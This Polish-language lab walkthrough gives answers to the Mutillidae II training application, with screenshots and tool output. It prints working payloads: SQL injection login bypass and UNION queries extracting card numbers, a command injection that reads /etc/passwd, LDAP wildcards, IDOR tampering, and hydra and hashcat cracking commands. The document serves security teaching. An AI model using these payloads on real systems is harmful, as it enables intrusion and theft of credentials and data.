

Autor Muttillidae II posiada na YouTube playlistę z filmikami zawierającymi odpowiedzi:

<https://www.youtube.com/watch?list=PLZOToVAK85MrwNHWBK1v2MTY9F4M3ka-8>

1. How the Web works

Istnieje wiele sposobów na znalezienie odpowiedzi. Poza najłatwiejszymi w dostępie DevTools wybranej przeglądarki, można użyć narzędzi przechwytyjących zapytania takie jak Wireshark, Burp czy ZAP. Odpowiedź znajduje się w nagłówku „Server” odpowiedzi serwera.

Sta	Me	Dom...	File	Initia...	Tyj	Tran...	Siz	Headers	Cookies	Request	Response	Timings
200	GET	lo...	index.php?page=labs/li	docu...	htr	8.11 KB	49.9	Filter Headers				
200	GET	lo...	jquery.js	script	js	78.0...	261	Date: Tue, 29 Nov 2022 08:22:19 GMT				
200	GET	lo...	jquery.colorbox-min.js	script	js	4.52 ...	9.6	Expires: Thu, 19 Nov 1981 08:52:00 GMT				
200	GET	lo...	ddsmoothmenu.js	script	js	3.45 ...	8.4	Keep-Alive: timeout=5, max=100				
200	GET	lo...	hints-menu.js	script	js	733 B	1.02	Logged-In-User:				
200	GET	lo...	jquery.gritter.min.js	script	js	2.02 ...	4.15	Referrer-Policy: unsafe-url				
								Server: Apache/2.4.54 (Debian)				
								Strict Transport Security: max age=0				


Podobnie jak wcześniej, tę informację można zdobyć tymi samymi narzędziami, ale pojawia się w tym wypadku także na dole strony

Browser: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
PHP Version: 8.1.9

Burp może przechwytywać zarówno zapytania jak i odpowiedzi.


Odpowiedź na kolejne pytanie można zdobyć w identyczny sposób jak w dwóch pierwszych pytaniach.

Element znika tylko po najechaniu na niego myszką. Używając opcji podejrzenia elementu, możemy odkryć że jest do „onmouseover=’javascript:this.type=’hidden;’”



2. SQL Injection

User-info znajduje się tutaj



Idąc po logach które pokazują się po wpisaniu błędnego SQL na tej stronie, od razu widać że problem znajduje się w MySQLHandler.php w funkcji doExecuteQuery. Pozostałe pliki pokazują tylko w jakiej kolejności były wykonywane funkcje.

Failure is always an option	
Line	238
Code	0
File	/var/www/mutillidae/classes/MySQLHandler.php
Message	/var/www/mutillidae/classes/MySQLHandler.php on line 230: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'intruder' at line 2 Query: SELECT * FROM accounts WHERE username='RedSpy or 1=1' AND password='intruder' (1064) [mysqli_sql_exception]
Trace	#0 /var/www/mutillidae/classes/MySQLHandler.php(328): MySQLHandler->doExecuteQuery('SELECT * FROM a...') #1 /var/www/mutillidae/classes/SQLQueryHandler.php(356): MySQLHandler->executeQuery('SELECT * FROM a...') #2 /var/www/mutillidae/user-info.php(173): SQLQueryHandler->getUserAccount('RedSpy or 1=1', 'intruder') #3 /var/www/mutillidae/index.php(513): require_once('/var/www/mutill...') #4 {main}
Diagnostic Information	Error attempting to display user information

W przypadku obchodzenia zabezpieczeń logowania dla jeremy, wystarczy wykomentować dalszą część zapytania za pomocą # (należy pamiętać że różne bazy danych używają różnych znaków do oznaczania komentarzy. W przypadku MySQL wykorzystywanego przez Mutillidae II jest to MySQL, który znacząco różni się od pozostałych.)- aplikacja nie sprawdzi wtedy po prostu poprawności hasła.

Odpowiedzią więc jest:

jeremy' #

lub

jeremy' --

ze spacją na końcu. Gdyby taka odpowiedź była możliwa.

Używając informacji z poprzedniego zadania, możemy skonstruować zapytanie które pokaże nam informacje wszystkich użytkowników. Musimy pokazać informacje dla jakiegoś użytkownika LUB dowolnego, stąd

jakaśnazwa' OR 1=1 #

1=1 jest zawsze prawdą więc wymusi na bazie pokazanie użytkowników o nazwie „jakaśnazwa” ORAZ tych dla których 1=1 – czyli każdego użytkownika. Pozostałą część zapytania musimy wykomentować by pozbyć się wymagania poświadczeń.

Hasło Kevina to 42.

Na znalezienie informacji o liczbie kolumn istnieją dwa proste sposoby – z użyciem zapytania UNION i z użyciem ORDER BY, przy czym ten drugi jest szybszy i łatwiejszy. ORDER BY sortuje po podanej mu kolumnie, przy czym możemy używać numer kolumn zamiast ich nazw. Wystarczy więc użyć zapytania

jakaśnazwa' ORDER BY 1 #

i inkrementować liczbę na jego końcu dopóki nie otrzymamy błędu. Liczba o 1 mniejsza od pierwszej dla której otrzymamy błąd jest poszukiwaną liczbą kolumn. Tutaj jest to 7.

Czas na trudniejsze zadanie. Dzięki poprzedniemu, wiemy że zwracana tabela ma 7

kolumn. Będzie to przydatne w ataku z UNION który wykonamy. Dla upewnienie się użyjemy (w atakach SQLi z UNION należy pamiętać o typie kolumn. W tym wypadku zakładamy że każda z nich zawiera string, stąd kolejen litery alfabetu zamiast cyfr):

```
RedSpy' UNION SELECT "a", „b”, "c", "d", "e", "f", "g" #
```

Widzimy, że zapytanie jest „poprawne” oraz że wyświetlane są nam kolumny z b, c i d, więc to w nich spróbujemy uzyskać informacje. Najpierw potrzebujemy pozyskać nazwy tabel.

```
RedSpy' UNION SELECT "a", table_name, "c", "d", "e", "f", "g"
FROM information_schema.tables #
```

Możemy zobaczyć nazwę tabeli „credit_cards”. Teraz potrzebujemy nazw kolumn:

```
RedSpy' UNION SELECT "a", column_name, "c", "d", "e", "f", "g"
FROM information_schema.columns WHERE table_name =
"credit_cards" #
```

W końcu jesteśmy gotowi wyciągnąć numery kart. Szukane przez naz jest prawdopodobnie ccnumber. Może to być rodzaj cyfry i nie pasować to typu string, ale spróbujemy przepuścić zapytanie

```
RedSpy' UNION SELECT "a", ccid, ccnumber, ccv, "e", "f", "g"
FROM credit_cards #
```

Szokująco, wszystkie pola działają. Szukany numer karty to „1234567812345678”.

Do ostatniego pytania nie musimy używać nawet SQLMapa. Z wyjątkowych znaków do komentarzy od razu wiemy że jest to MySQL.

3. Command Injection

DNS Lookup znajduje się tutaj:

OWASP 2017	A1 - Injection (SQL)	 Help Me!	
OWASP 2013	A1 - Injection (Other)		
OWASP 2010	A2 - Broken Authentication and Session Management		
OWASP 2007	A3 - Sensitive Data Exposure		
Web Services	A4 - XML External Entities		
Others	A5 - Broken Access Control	web shell is working, use the web shell the uname command. What is the output	
Labs	A6 - Security Misconfiguration		
Documentation	A7 - Cross Site Scripting (XSS)	Reflected (First Order)	DNS Lookup
Resources			

Najpierw, musimy dokończyć zapytanie DNS prawdziwym adresem/URL, zakończyć komendę za pomocą separatora ; (tylko na linux) i wydaniu komendy odpowiedzialnej za wypisanie pliku /etc/passwd – cat /etc/passwd. Ostatecznie, wygląda to następująco:

www.google.com; cat /etc/passwd

Szukaną odpowiedzią jest użytkownik „ntp”.



Z definicji są to echo request i echo reply. Po prostu użyj twojej ulubionej wyszukiwarki.

DNS Lookup z pierwszego zadania może być uznany za taki shell. Odpowiedź to /var/www/mutillidae


Znowu, wystarczy nam użyć DNS Lookup. Odpowiedzią jest „linux”.

4. LDAP Injection

Potrzebny nam wektor znajduje się tutaj:

OWASP 2017	A1 - Injection (SQL)	DNS Lookup
OWASP 2013	A1 - Injection (Other)	Application Log Injection
OWASP 2010	A2 - Broken Authentication and Session Management	Buffer Overflow
OWASP 2007	A3 - Sensitive Data Exposure	Cascading Style Injection
Web Services	A4 - XML External Entities	CBC-bit Flipping
Others	A5 - Broken Access Control	Command Injection
Labs	A6 - Security Misconfiguration	Frame Source Injection
Documentation	A7 - Cross Site Scripting (XSS)	HTML Injection (HTMLi)
Resources	A8 - Insecure Deserialization	HTMLi via HTTP Headers
Donate Today! Want to Help?  Video Tutorials  Announcements	A9 - Using Components with Known Vulnerabilities	HTMLi Via DOM Injection
	A10 - Insufficient Logging and Monitoring	HTMLi Via Cookie Injection
	;; connection timed out; n	
	/var/www/mutillidae	
		HTTP Parameter Pollution
		JavaScript Injection
		JavaScript Object Notation (JSON) Injection
		LDAP Injection
		Conference Room Lookup


Jest tu ukryty input, który można zmienić zmieniając w kodzie strony ukryty input na... nieukryty lub zmieniając wartość w przechwyconym przez proxy takie jak Burp zapytaniu. Domyślną wartość zmienimy na „*”, tak zwany wildcard, który pokaże nam wszystkie możliwe odpowiedzi.



Odpowiedzią jest „phinius”.

5. IDOR

Strona edycji profilu zaznaczona jest na poniższym czerwoną strzałką.



Niebieską strzałką, oznaczony jest parametr user ID który możemy dowolnie zmienić bez konsekwencji. Wpisując w jego miejsce 5 otrzymamy stronę edycji profilu użytkownika „bryce”.

Następna potrzebna nam strona znajduje się tutaj:

OWASP 2007	A3 - Malicious File Execution ▶	Text File Viewer
Web Services	A6 - Information Leakage ▶	Source Viewer
Others	A6 - Improper Error Handling ▶	to read some of these gr

Edytując tam jedną z opcji możemy wyświetlić /etc/passwd

Take the time to read some of these great old school hacker text files.
Just choose one from the list and submit.

Text File Name

View File

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility

Search HTML

```
<table>  
  <tbody>  
    <tr id="id-bad-cred-tr" style="display: none;"></tr>  
    <tr></tr>  
    <tr></tr>  
    <tr></tr>  
    <tr>  
      <td class="label">Text File Name</td>  
      <td>  
        <select id="id_textfile_select" size="1" name="textfile" autofocus="autofocus">  
          <option value="/etc/passwd">/etc/passwd</option>  
          <option value="http://www.textfiles.com/hacking/atms"></option>  
          <option value="http://www.textfiles.com/hacking/backdoor.txt">  
            How to Hold Onto UNIX Root Once You Have It</option>  
          <option value="http://www.textfiles.com/hacking/hack1.hac"></option>  
          <option value="http://www.textfiles.com/hacking/hacking101.hac"></option>  
        </select>  
      </td>  
    </tr>  
  </tbody>  
</table>
```

Layout Computed

margin 0 border 0 padding 2 4 2 4 447.883x17

Czy naprawdę było to potrzebne by odkryć, że na serwerze istnieje konto „root”?
O „ntp” wiedzieliśmy również z poprzednich labów.
To... też już było. „/var/www/muttilidae”

Cytując prawidłową odpowiedź „Znak plus jest zakodowanym znakiem spacji ‘ ‘.
Jest on potrzebny w formie zakodowanej, by serwer Apache nie uznał spacji za koniec URL”

6. XSS

Cytując poprawną odpowiedź „Tekst trafia do HTML. Tag script mówi przeglądarce żeby przestała przetwarzać HTML i zaczęła wykonywać znajdujący się w środku kod JavaScript.

Znowu, cytując odpowiedź „Odbity skrypt XSS pobiera samoczynny skrypt z serwera BeEF”

Po raz kolejny :)

„Walidacja formularza JS zostaje wyłączona natychmiastowo”

&

7. CSRF

Szczegółowa odpowiedź na następne pytanie można znaleźć tutaj

<https://www.youtube.com/watch?v=rt-GoLEs6L4>

8. HTML5 Web Storage

Na stronie


OWASP 2017	A1 - Injection (SQL)	Clicking Users with other Techniques -	
OWASP 2013	A1 - Injection (Other)	Web Storage - Capturing HTML 5 Web	
OWASP 2010	A2 - Broken Authentication and Session Management	Storage	
OWASP 2007	A3 - Sensitive Data Exposure	Help Me!	
Web Services	A4 - XML External Entities	Links and Videos	
Others	A5 - Broken Access Control	Create the lab on Capturing HTML5 Web	
Labs	A6 - Security Misconfiguration	Reflected (First Order)	
Documentation	A7 - Cross Site Scripting (XSS)	DNS Lookup	
Resources	A8 - Insecure Deserialization	Persistent (Second Order)	
		Echo Message	

znajduje się podatność XSS do której można wykorzystać dowolny skrypt z sekcji wskazówek.

9. Session Management

Jednym z ostatnich skryptów dostępnych we wskazówkach na stronie Echo Message (patrz HTML5 Web Storage), jest ten korzystający z XMLHttpRequest. Korzystając z niego można zauważyć brak reakcji strony – nie oznacza to jednak że nic nie dzieje się w tle. Ten skrypt powoduje przesył danych właśnie w tle bez przekierowywania użytkownika.

Jak łatwo zauważyć w przechwyconych pakietach, ciasteczko PHPSESSID odpowiedzialne za sesję jest przesyłane w nagłówku zapytania.



Z oczywistych powodów, IP musi zostać również zmienione w skrypcie.

10.Cookie Management

Testując różne możliwe liczby łatwo zauważyć (szukany parametr znajduje się w ciasteczkach), że wskazówki pojawiają się dla dowolnej liczby pozytywnej.

Najprostszym sposobem na znalezienie odpowiedzi na to pytanie jest wykorzystanie IDOR w edycji ustawień użytkownika. Jest to jednak lab odnoszący się do ciasteczek – tutaj też można podmienić uid na 1. Wynik jest ten sam – użytkownikiem jest „admin”.

11.Password Management

Będziemy musieli użyć hashcata (tryb -a 0 dla ataku słownikowego z wybranym, słownikiem, takim jak [rockyou](#), i -m 100 dla hashy typu SHA1 RAW). Hasło to twitter. Biorąc pod uwagę jego długość, niektóre komputery osobiste z odpowiednią mocą obliczeniową mogłyby to hasło złamać w trybie bruteforce.

Takie rzeczy zazwyczaj są przesyłane w zapytaniu POST, w jego ciele. Nie inaczej jest tutaj.

Nazwa labu sugeruje użycie hydry. Składnia wygląda następująco
hydra 10.6.6.14 -V -I -l simba -P /ścieżka/do/słownika.txt
http-get "/index.php?page=user-info.php&username=^USER^&password=^PASS^&user-info-php-submit-button=View+Account+Details:F=Bad user name or password:H=Cookie: PHPSESSID=twojeciachosesji"

12.Input Validation

Walidacja działa wtedy na zasadzie whitelisty – blokuje wszystko czego się nie spodziewa. Można to sprawdzić w pliku dns-lookup.php

Plik lab 10 znajduje się w folderze mutillidae, w /labs/lab-files/file-identification-lab-files/. Na linuxie wystarczy użyć komendy `file file10` by otrzymać odpowiedź – jest to plik .png


13.Error Handling

Metoda HEAD zwraca tylko nagłówki. GET jest pełnym zapytaniem zwracającym również ciało.

0x00 oznacza symbol null. > file.txt przekierowuje wynik skryptu do pliku, więc całość po prostu wypisze bajt null do pliku file.txt

Do wykonania następnego zadania wystarczy wskazać Nikto mutillidae jako cel. Odpowiedź to „Cookie PHPSESSID created without the httponly flag”.

Po postąpieniu zgodnie z instrukcją otrzymujemy błąd zwracający nazwę bazy danych „MySQL”



14.Logging

Zaglądając do podanego pliku, szybko odkrywamy że apache na którym stoi mutillidae loguje wszystkie strony na które wchodzili użytkownicy

15.Server Configuration

Jedyna opcja która włączy X-XSS-Protection to ta zaczynająca się od 1. Jest tylko jedna taka odpowiedź „1; mode=block”.

Nikto szybko znajduje poprawną odpowiedź „/phpinfo.php”

```
(kali@kali)-[~]
$ nikto -h localhost
- Nikto v2.1.6

+ Target IP: 127.0.0.1
+ Target Hostname: localhost
+ Target Port: 80
+ Message: Multiple IP addresses found: 127.0.0.1, 127.0.0.1
+ Start Time: 2022-11-29 16:51:00 (GMT1)

+ Server: Apache/2.4.54 (Debian)
+ Retrieved x-powered-by header: PHP/8.1.9
+ The anti-clickjacking X-Frame-Options header is not present.
+ X-XSS-Protection header has been set to disable XSS Protection. There is unlikely to be a good reason for this.
+ Uncommon header 'logged-in-user' found, with contents:
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Cookie PHPSESSID created without the httponly flag
+ Cookie showhints created without the httponly flag
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ "robots.txt" contains 6 entries which should be manually viewed.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.
+ /index.php?page=../../../../../../../../../../../../etc/passwd: The PHP-Nuke Rocket add-in is vulnerable to file traversal, allowing an attacker to view any file on the host. (probably Rocket, but could be any index.php)
+ /phpinfo.php: Output from the phpinfo() function was found.
```

Strona jest hostowana lokalnie, więc certyfikat jest gwarantowany przez lokalnego hosta. Odpowiedź jest niestety niedopasowana dla wszystkich użytkowników mutillidae, gdyż jest to „mutillidae.localhost”.

16.CSP

Żeby X-Frame-Options działało, jedyną prawidłową odpowiedzią z dostępnych jest „deny”.

Żadnej. Mutillidae nie używa SSL, głównie z powodu bycia lokalnym serwisem.

Po przeprowadzeniu każdego z wymienionych ataków, jedyny nieskuteczny był XSS.

17.JWT Security

Current User Information znajduje się tutaj:

OWASP 2017

OWASP 2013

OWASP 2010

OWASP 2007

Web Services

Others

Labs

Documentation

Resources

Donate

Want to Help?

A1 - Injection (SQL)

A1 - Injection (Other)

A2 - Broken Authentication and Session Management

A3 - Sensitive Data Exposure

A4 - XML External Entities

A5 - Broken Access Control

A6 - Security Misconfiguration

A7 - Cross Site Scripting (XSS)

A8 - Insecure Deserialization

A9 - Using Components with Known Vulnerabilities

A10 - Insufficient Logging and Monitoring

Web Token (JWT) Security - Missing Signature Validation

Authentication Bypass

Privilege Escalation

Username Enumeration

JSON Web Token (JWT)

Current User Information

View the Current User Information page, who has the user ID 3?

Submit

Po odkodowaniu JWT przechwyconego Burpem, ZAPem, Wiresharkiem lub wyciągniętego z DevTools oraz obliczeniu różnicy IAT (data wydania) i EXP (data ważności), zamienieniu jej na minuty (normalnie podana jest w sekundach), czas przez który ważny jest JWT wynosi 30 minut.

Wchodząc na stronę z Current User Information, wystarczy podmieniać w requestach user id na 3. Zwrócone informacje powiedzą nam że użytkownikiem jest John

Current User Information	
CID	3
User Name	john
First Name	John
Last Name	Pentest
Signature	I like the smell of confunk
Is Admin	FALSE
Password	*****

Do złamania podpisu możemy użyć hashcata. -m 16500 to tryb odpowiadający tokenom JWT. Hasło zdobyte w ten sposób to „snowman”.

18. Cross-origin Resource Sharing (CORS)

Strona do CORS znajduje się tutaj:




Cytując odpowiedź „Wiadomość przychodzi z innej domeny (co jest zabronione przez politykę CORS)”.

Najpierw jest używana metoda OPTIONS by poprosić o pozwolenie na użycie zapytania PUT.

19. Software Composition Analysis (SCA)

Przestarzałe technologie z których korzysta aplikacja webowa, najłatwiej jest sprawdzić za pomocą wtyczki do przeglądarki o nazwie Wappalyzer. Sprawdzając je po kolei, zobaczymy że odbiega od normy jQuery. Jeżeli nie widzisz niektórych technologii, odśwież stronę.



Skany za pomocą Dependency Checka są zazwyczaj znacznie dokładniejsze, gdyż przeprowadzane są na kodzie źródłowym aplikacji.